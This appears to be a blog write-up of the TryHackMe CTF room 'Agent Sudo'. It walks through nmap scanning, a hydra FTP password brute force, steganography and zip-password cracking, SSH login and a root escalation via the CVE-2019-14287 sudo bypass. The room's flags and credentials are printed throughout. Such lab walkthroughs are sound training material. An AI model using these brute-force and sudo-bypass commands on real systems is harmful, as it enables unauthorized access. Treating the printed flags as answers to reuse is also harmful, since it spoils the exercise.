TryHackMe Room - Agent Sudo
This is a TryHackMe exclusive CTF room, Agent Sudo.
I started up the target machine and performed an nmap scan. The below are the results.
1
2
3
4
5
6
7
8
9
10
11
$ nmap 10.10.240.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 17:55 EDT
Nmap scan report for 10.10.240.1
Host is up (0.37s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 32.17 seconds
As we can see, we have 3 services, ftp, ssh and http running. Since http is running, I pasted the target IP onto my browser, for it to reveal the following message:

So, according to the message, we have agent R, as well as 25 employees. Well, there are 26 alphabets and one of them is R. So, I assumed the codenames of the other 25 employees to be the remaining 25 alphabets. The webpage mentions about using the codename as the user-agent. So I used curl to call the webpage with a custom user-agent using the following command:
1
curl -A "A" -L 10.10.240.1
Using A as the user-agent in the above example.
I started trying all the alphabets one by one, in case there is a different response.
When I tried C, there was a different output to the curl command. The following came up when I used user-agent C:
1
2
3
4
5
6
7
$ curl -A "C" -L 10.10.240.1
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>

From,<br>
Agent R
The above message mentions the name chris. So, we got ourselves a username. So, I used that username to brute force login into ftp using the tool hydra and the wordlist rockyou.txt.
1
2
3
4
5
6
7
8
9
10
11
$ hydra 10.10.240.1 ftp -l chris -P /usr/share/wordlists/rockyou.txt -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 15:28:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.240.1:21/
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 14344159 to do in 996:08h, 16 active
[21][ftp] host: 10.10.240.1   login: chris   password: crystal
[STATUS] attack finished for 10.10.240.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-23 15:29:20
Bingo! We have our first credentials - chris:crystal that can be used to login via ftp.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
$ ftp chris@10.10.240.1
Connected to 10.10.240.1.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48589|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||58915|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*********************************************************|   217       50.94 KiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (0.53 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||53588|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*********************************************************| 33143       81.35 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (40.64 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||7226|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*********************************************************| 34842       87.81 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (43.20 KiB/s)
ftp> bye
221 Goodbye.
There are 3 files accessible via ftp, which I downloaded to my target machine using get command in the ftp console, as shown above. The text file contained a clue to how we can use the downloaded pictures for further information.
1
2
3
4
5
6
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
This somewhat looks like steganography, so I tried an online steganography decoder to see if I could find something, but it didn’t work. Then I explored about obscurity techniques and found this awesome blog - Beginners CTF Guide: Finding Hidden Data in Images, which had a bunch of tools explained for this case. With the help of this blog as well as some Kali resources, I started by trying out all those tools in the above blog on both the images, when binwalk seemed to provide some info about the PNG file.
1
2
3
4
5
6
7
8
$ binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
We have an encrypted compressed file, To_agentR.txt. I extracted the image using binwalk -e cutie.png. There is a zip file now, which I know is encrypted, as mentioned in above binwalk output. So I tried zip2john to convert it into a hash file and crack the password that way.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ sudo zip2john 8702.zip > cutie.hash

$ sudo john cutie.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:08 DONE 2/3 (2024-08-23 14:36) 0.1121g/s 5097p/s 5097c/s 5097C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session complete
The password obtained is alien. Unzip wasn’t working for this, so I tried 7z.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ unzip 8702.zip
Archive:  8702.zip
   skipping: To_agentR.txt           need PK compat. v5.1 (can do v4.6)

$ 7z e 8702.zip

7-Zip 24.07 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-06-19
 64-bit locale=C.UTF-8 Threads:128 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
The extracted To_AgentR.txt file has the following message:
1
2
3
4
5
6
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
I just put the above encrypted text in Cyberchef for it to show that it is a base64 encoding of Area51.
Now moving on to the jpg file, all those tools didn’t work, but at last, I tried steghide for this that had some results.
1
2
3
4
5
6
7
8
9
10
$ steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
When asked for passphrase, I tried the one we just found above (Area51), which seemed to work and it gave info about an embedded text file, so I extracted it.
1
2
3
4
5
6
7
8
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
From the above message, we can see that the other user is james. And there is also this password for that user to login, hackerrules!.
So I used the above credentials to login to SSH, and voila! We have access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ ssh james@10.10.240.1
The authenticity of host '10.10.240.1 (10.10.240.1)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.240.1' (ED25519) to the list of known hosts.
james@10.10.240.1's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Aug 23 19:04:34 UTC 2024

  System load:  0.0               Processes:           94
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 32%               IP address for eth0: 10.10.240.1
  Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
The user flag is in the home page of james user. I used scp from my target machine to copy the jpg file. In Task 4 of the room, the second question asked about the incident of the photo, so I did a reverse image search online and it gave the answer, Roswell ailen autopsy.
Now for the privilege escalation part, I checked for sudo permissions of james.
1
2
3
4
5
6
7
8
9
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
I searched about the allowed commands online, and found this page on exploit-db that also mentioned the CVE number for this exploit: CVE-2019-14287.
I then used the command from the exploit mentioned in the above exploit-db page, sudo -u#-1 /bin/bash, which just gave root access! Below shows how I got the root flag!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# ls /root
root.txt
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:~#
The footnote in the text file in root folder mentions the name DesKel. That would be the bonus answer, the name of Agent R.